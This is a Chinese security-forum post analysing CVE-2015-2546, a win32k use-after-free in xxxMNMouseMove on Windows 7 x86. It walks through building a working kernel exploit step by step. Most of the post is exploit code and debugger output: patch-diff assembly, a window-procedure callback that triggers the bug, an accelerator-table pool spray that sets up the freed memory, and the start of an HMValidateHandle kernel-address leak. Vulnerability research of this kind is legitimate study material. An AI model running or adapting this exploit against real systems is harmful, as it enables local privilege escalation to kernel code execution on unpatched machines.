登录

CVE-2015-2546 内核Use After Free漏洞分析


thund**** / 2019-08-30 09:10:00 / 浏览数 3274 安全技术 漏洞分析 顶(1) 踩(0)

0x00：前言

本片文章从百度安全实验室的分析文章入手构造Windows 7 x86 sp1下的Exploit，参考文章的链接在文末，CVE-2015-2546这个漏洞和CVE-2014-4113很类似，原理都是Use After Free，利用的点也都是差不多的，建议先从CVE-2014-4113开始分析，再到CVE-2015-2546这个漏洞，不过问题不大，我尽量写的详细一些

0x01：漏洞原理

借鉴补丁分析文章中的一张图片，左边是打了补丁之后的状况，我们很清楚的可以看到，这里多了一个对`[eax+0B0h]`的检测，而这里的eax则是tagWND，`[eax+0B0h]`也
pPopupMenu结构，漏洞的原因就是这个结构的Use After Free，文章还提出了缺陷函数则是 xxxMNMouseMove




```
loc_bf93d1e2:
        push    edi             ; NumberOfBytes
        push    edi             ; MbString
        push    1F0h            ; int
        push    esi             ; Address
        call    xxxSendMessage(x,x,x,x)
        test    eax, eax
        jnz     short loc_BF93D240
loc_bf93d1f3:
        mov     eax, [ebp+arg_4]
        cmp     [eax+0B0h], ebx
        jnz     short loc_BF93D240
loc_bf93d1fe:
        push    ebx
        call    xxxMNHideNextHierarchy(x)
        jmp     short loc_BF93D240
```

```
loc_bf93cfbf:
        push    edi             ; NumberOfBytes
        push    edi             ; MbString
        push    1F0h            ; int
        push    esi             ; Address
        call    xxxSendMessage(x,x,x,x)
        test    eax, eax
        jnz     short loc_BF93D012
loc_bf93cfd0:


        push    ebx
        call    xxxMNHideNextHierarchy(x)
        jmp     short loc_BF93D012
```

漏洞的触发流程则是，首先我们需要进入到 xxxMNMouseMove 函数，函数中会有一个 xxxSendMessage 函数发送用户模式的回调，然后我们可以通过回调函数进行捕获，将传入的窗口进行销毁并且占用，因为没有相应的检查，后面会将占用的 pPopupMenu 结构传入 xxxMNHideNextHierarchy 函数，此函数会对`tagPOPUPMENU.spwndNextPopup`发送消息，我们只需要构造好发送的消息即可内核任意代码执行




```
push    edi             ; Src
push    edi             ; UnicodeString
push    1F0h            ; MbString
push    esi             ; P
call    _xxxSendMessage@16 ; xxxSendMessage(x,x,x,x)
test    eax, eax
jnz     short loc_95E39583
```

```
push    ebx
call    _xxxMNHideNextHierarchy@4 ; xxxMNHideNextHierarchy(x)
jmp     short loc_95E39583
```

0x02：漏洞利用

抵达xxxMNMouseMove

众所周知，我们利用漏洞的第一步是抵达漏洞点，如果你调过CVE-2014-4113的话，你会发现他们的漏洞点很接近，都在 xxxHandleMenuMessages 函数中，所以我们完全可以在4113的基础上进行构造，4113的Poc参考 => 这里 ，然而当我看到这张图的时候我内心是很崩溃的



我们先来看看这个函数的大概情况，这里我对函数进行了压缩，我们是想要进入 xxxMNMouseMove 函数，然而在 xxxHandleMenuMessages 这个函数中无时无刻都体现出了 v5 这个东西的霸气，而这个 v5 则来自我们的第一个参数 a1，也就是说我们只要把这东西搞清楚，能够实现对它的控制，我们也就能执行到我们的目的地了

```
int __stdcall xxxHandleMenuMessages(int a1, int a2, WCHAR UnicodeString)
{
 v5 = *(_DWORD *)(a1 + 4);
 if ( v5 > 0x104 )
 {
   if ( v5 > 0x202 )
   {
     if ( v5 == 0x203 )
     {
     }
     if ( v5 == 0x204 )
     {
     }
     if ( v5 != 0x205 )
     {
       if ( v5 == 0x206 )
     }
   }
   if ( v5 == 0x202 )
   v20 = v5 - 0x105; // 0x105
   if ( v20 )
   {
     v21 = v20 - 1; // 0x105 + 1
     if ( v21 )
     {
       v22 = v21 - 0x12; // 0x105 + 1 + 0x12
       if ( !v22 )
         return 1;
       v23 = v22 - 0xE8; // 0x105 + 1 + 0x12 + 0xE8
       if ( v23 )
       {
         if ( v23 == 1 ) // 0x105 + 1 + 0x12 + 0xE8 + 0x1 = 0x201
         {
             // CVE-2014-4113
         }
         return 0;
       }
       xxxMNMouseMove((WCHAR)v3, a2, (int)v7); // Destination
 }
```


我们在4113的Poc中可以发现我们main窗口的回调函数中构造如下，这里当窗口状态为空闲WM_ENTERIDLE的时候，我们就用PostMessageA函数模拟单击事件，从而抵达
0x201 所以抵达了4113的利用点

```
LRESULT CALLBACK WndProc(HWND hwnd, UINT msg, WPARAM wParam, LPARAM lParam) {
   /*
   Wait until the window is idle and then send the messages needed to 'click' on the submenu to trigger the bug
   */
   printf("[+] WindProc called with message=%d\n", msg);
   if (msg == WM_ENTERIDLE) {
       PostMessageA(hwnd, WM_KEYDOWN, VK_DOWN, 0);
       PostMessageA(hwnd, WM_KEYDOWN, VK_RIGHT, 0);
       PostMessageA(hwnd, WM_LBUTTONDOWN, 0, 0);
   }
   //Just pass any other messages to the default window procedure
   return DefWindowProc(hwnd, msg, wParam, lParam);
}
```

所以我们这里将其改为 0x200 再次观察，注意这里我们都是用宏代替的数字，再次运行即可抵达漏洞点

```
LRESULT CALLBACK MyWndProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
   if (uMsg == WM_ENTERIDLE)
   {
       if (gFlag1 != 1)
       {
           gFlag1 = 1;
           PostMessageA(hWnd, WM_KEYDOWN, VK_DOWN, 0);
           PostMessageA(hWnd, WM_KEYDOWN, VK_RIGHT, 0);
           PostMessageA(hWnd, WM_MOUSEMOVE, 0, 0);
       }
       else
       {
           PostMessageA(hWnd, WM_CLOSE, 0, 0);
       }
   }
   return DefWindowProcA(hWnd, uMsg, wParam, lParam);
}
```

进入了函数之后就要进一步运行到 xxxMNHideNextHierarchy 处，也就是下图标注的地方，总而言之，我们就是通过可控的参数不断修改函数流程



我们运行刚才修改的Poc，发现运行到一半跳走了

```
0: kd>
win32k!xxxMNMouseMove+0x2c:
95e3941b 3b570c          cmp     edx,dword ptr [edi+0Ch]
```

```
0: kd>
win32k!xxxMNMouseMove+0x2f:
95e3941e 0f846f010000    je      win32k!xxxMNMouseMove+0x1a4 (95e39593)
0: kd>
win32k!xxxMNMouseMove+0x1a4: // ■■■■■
95e39593 5f              pop     edi
0: kd>
win32k!xxxMNMouseMove+0x1a5:
95e39594 5b              pop     ebx
0: kd>
win32k!xxxMNMouseMove+0x1a6:
95e39595 c9              leave
0: kd>
win32k!xxxMNMouseMove+0x1a7:
95e39596 c20c00          ret     0Ch
```

我们查看一下寄存器情况，这里是两个0在比较，所以跳走了

```
2: kd> r
eax=00000000 ebx=fe951380 ecx=00000000 edx=00000000 esi=95f1f580 edi=95f1f580
eip=95e3941b esp=8c64fa6c ebp=8c64fa90 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
win32k!xxxMNMouseMove+0x2c:
95e3941b 3b570c          cmp     edx,dword ptr [edi+0Ch] ds:0023:95f1f58c=00000000
2: kd> dd edi+0Ch l1
95f1f58c  00000000
2: kd> r edx
edx=00000000
```

我们看看这个edi是如何得到的，你可以在调用函数之前下断点观察，下面是我的调试过程，这里我直接说结果了，这个 edi+0Ch 其实就是我们 PostMessageA 传入的第四个参数

```
2: kd> g
Breakpoint 0 hit
win32k!xxxHandleMenuMessages+0x2e8:
95e39061 e889030000      call    win32k!xxxMNMouseMove (95e393ef)
3: kd> dd esp l4
8c6dda98  fde9f2c8 95f1f580 00000000
3: kd>
win32k!xxxMNMouseMove+0x2c:
95e3941b 3b570c          cmp     edx,dword ptr [edi+0Ch]
3: kd> r
eax=00000000 ebx=fde9f2c8 ecx=00000000 edx=00000000 esi=95f1f580 edi=95f1f580
eip=95e3941b esp=8c6dda6c ebp=8c6dda90 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
win32k!xxxMNMouseMove+0x2c:
95e3941b 3b570c          cmp     edx,dword ptr [edi+0Ch] ds:0023:95f1f58c=00000000
```

所以我们只需要把第四个参数改为1就行了

```
PostMessageA(hWnd, WM_MOUSEMOVE, 0, 1);
```

xxxMNMouseMove函数分析

我们来分析一下这个函数的具体情况，不必要的地方我进行了删减，可以看出这个 v7 是很重要的，v7即是 xxxMNFindWindowFromPoint 函数的返回值，为了到达漏洞点我们需要进一步的构造，这里对 v7 的返回值进行了判断，我们不能让其为 -5 ，也不能让其为 -1 ，也不能让其为 0 ，所以我们需要考虑一下该如何实现这个过程

```
void __stdcall xxxMNMouseMove(WCHAR UnicodeString, int a2, int a3)
{
 ...
 v3 = (HDC)UnicodeString;
 if ( v3 == *((HDC *)v3 + 8) )
 {
   if ( (signed __int16)a3 != *(_DWORD *)(a2 + 8) || SHIWORD(a3) != *(_DWORD *)(a2 + 0xC) )
   {
     v6 = xxxMNFindWindowFromPoint((WCHAR)v3, (int)&UnicodeString, v4);// ■■ Hook ■■
     v7 = v6;
     ...
     if ( v7 == 0xFFFFFFFB )                   // v7 == -5
     {
       ...
     }
     else
     {
       if ( v7 == 0xFFFFFFFF ) // v7 == -1
         goto LABEL_15;
       if ( v7 )
       {
         if ( IsWindowBeingDestroyed(v7) )
           return;
         ...
         tagPOPUPMENU = *(_DWORD **)(v7 + 0xB0);// ■■ tagPOPUPMENU,■■■ +0B0h
         if ( v8 & 0x100 && !(v8 & 0x8000) && !(*tagPOPUPMENU & 0x100000) )
         {
           ...
           xxxSendMessage((PVOID)v7, 0x20, *(_DWORD *)v7, (void *)2);
         }
         v10 = xxxSendMessage((PVOID)v7, 0xE5, UnicodeString, 0); // ■■ 1E5h
         if ( v10 & 0x10 && !(v10 & 3) && !xxxSendMessage((PVOID)v7, 0xF0, 0, 0) ) // ■■ 1F0h
           xxxMNHideNextHierarchy(tagPOPUPMENU);// ■■■■
         goto LABEL_30;
       }
     }
   }
 }
}
```

从上面的代码可以看出，这里要调用三次 xxxSendMessage 函数，也就是说我们需要在回调函数中处理三种消息即可，第一处和4113一样，我们处理 1EB 的消息，但是你会发现我们一直卡在了这里

```
if ( IsWindowBeingDestroyed(v7) )
   return;
```

这个函数的原型如下，作用是确定给定的窗口句柄是否标识一个已存在的窗口，也就是说我们的v7必须是要返回一个窗口句柄，这里我们考虑返回一个窗口句柄即可

```
// Determines whether the specified window handle identifies an existing window.
BOOL IsWindow(
 HWND hWnd
);
```

构造Fake Structure

到达了利用点我们需要考虑如何对结构体进行构造，这里我们使用的是`CreateAcceleratorTable`函数进行堆喷，这个函数的作用就是用来创建加速键表，因为每创建的一

```
LPACCEL lpAccel = (LPACCEL)LocalAlloc(
       LPTR,
       sizeof(ACCEL) * 0x5 // ■■ 0x8 * 0x5 = 0x28 ■ tagPOPUPMENU ■■■■
);
// ■■■■■■■■,■■■■
for (int i = 0; i < 50; i++)
{
   hAccel[i] = CreateAcceleratorTable(lpAccel, 0x5);
   index = LOWORD(hAccel[i]);
   Address = &gHandleTable[index];
   pAcceleratorTable[i] = (PUCHAR)Address->pKernel;
   printf("[+] Create Accelerator pKernelAddress at : 0x%p\n", pAcceleratorTable[i]);
}
```

然后我们在通过释放双数的加速键表实现空隙，为了让我们的地址更可控

```
// ■■■■■■■■■,■■■■
for (int i = 2; i < 50; i = i + 5)
{
   DestroyAcceleratorTable(hAccel[i]);
   printf("[+] Destroy Accelerator pKernelAddress at : 0x%p\n", pAcceleratorTable[i]);
}
```

我们可以在windbg中输出地址然后查看池布局，我们选择一个销毁加速键表的地址观察，这里的加速键表已经被释放了

```
2: kd> !pool fe9e9e28
Pool page fe9e9e28 region is Paged session pool
fe9e9000 size:   c0 previous size:    0  (Allocated)  Gla4
fe9e90c0 size:    8 previous size:   c0  (Free)       ....
fe9e90c8 size:   a0 previous size:    8  (Allocated)  Gla8
fe9e9168 size:   d0 previous size:   a0  (Allocated)  Gpff
fe9e9238 size:  2d0 previous size:   d0  (Allocated)  Ttfd
fe9e9508 size:   50 previous size:  2d0  (Allocated)  Ttfd
fe9e9558 size:   48 previous size:   50  (Allocated)  Gffv
fe9e95a0 size:   18 previous size:   48  (Allocated)  Ggls
fe9e95b8 size:   50 previous size:   18  (Allocated)  Ttfd
fe9e9608 size:   48 previous size:   50  (Allocated)  Gffv
fe9e9650 size:   70 previous size:   48  (Allocated)  Ghab
fe9e96c0 size:   10 previous size:   70  (Allocated)  Glnk
fe9e96d0 size:   70 previous size:   10  (Allocated)  Ghab
fe9e9740 size:   78 previous size:   70  (Allocated)  Gpfe
fe9e97b8 size:   70 previous size:   78  (Allocated)  Ghab
fe9e9828 size:   10 previous size:   70  (Allocated)  Glnk
fe9e9838 size:   10 previous size:   10  (Allocated)  Glnk
fe9e9848 size:   70 previous size:   10  (Allocated)  Ghab
fe9e98b8 size:   10 previous size:   70  (Allocated)  Glnk
fe9e98c8 size:   78 previous size:   10  (Allocated)  Gpfe
fe9e9940 size:   d0 previous size:   78  (Allocated)  Gpff
fe9e9a10 size:  2d0 previous size:   d0  (Allocated)  Ttfd
fe9e9ce0 size:   50 previous size:  2d0  (Allocated)  Ttfd
fe9e9d30 size:   48 previous size:   50  (Allocated)  Gffv
fe9e9d78 size:   10 previous size:   48  (Allocated)  Glnk
fe9e9d88 size:   18 previous size:   10  (Allocated)  Ggls
fe9e9da0 size:   18 previous size:   18  (Allocated)  Ggls
fe9e9db8 size:   10 previous size:   18  (Allocated)  Glnk
fe9e9dc8 size:    8 previous size:   10  (Free)       Ggls
fe9e9dd0 size:   20 previous size:    8  (Allocated)  Usse Process: 87aa9d40
fe9e9df0 size:   30 previous size:   20  (Free)       Gh14
*fe9e9e20 size:   40 previous size:   30  (Free ) *Usac Process: 8678b990
       Pooltag Usac : USERTAG_ACCEL, Binary : win32k!_CreateAcceleratorTable
fe9e9e60 size:   c0 previous size:   40  (Allocated)  Gla4
fe9e9f20 size:   70 previous size:   c0  (Allocated)  Ghab
fe9e9f90 size:   70 previous size:   70  (Allocated)  Ghab
```

在构造Fake Structure之前我提到了我们需要创建一个窗口，这里我们使用类名为 #32768 的窗口，这个窗口调用 CreateWindowExA 创建窗口后，会自动生成 tagPopupMenu ，我们可以获取返回值通过 pself 指针泄露我们的内核地址，泄露的方法就是通过判断 jmp
的硬编码，获取内核地址，我就不详细讲解了，看代码应该可以看懂

```
BOOL FindHMValidateHandle() {
   HMODULE hUser32 = LoadLibraryA("user32.dll");
   if (hUser32 == NULL) {
       printf("[+] Failed to load user32");
       return FALSE;
   }

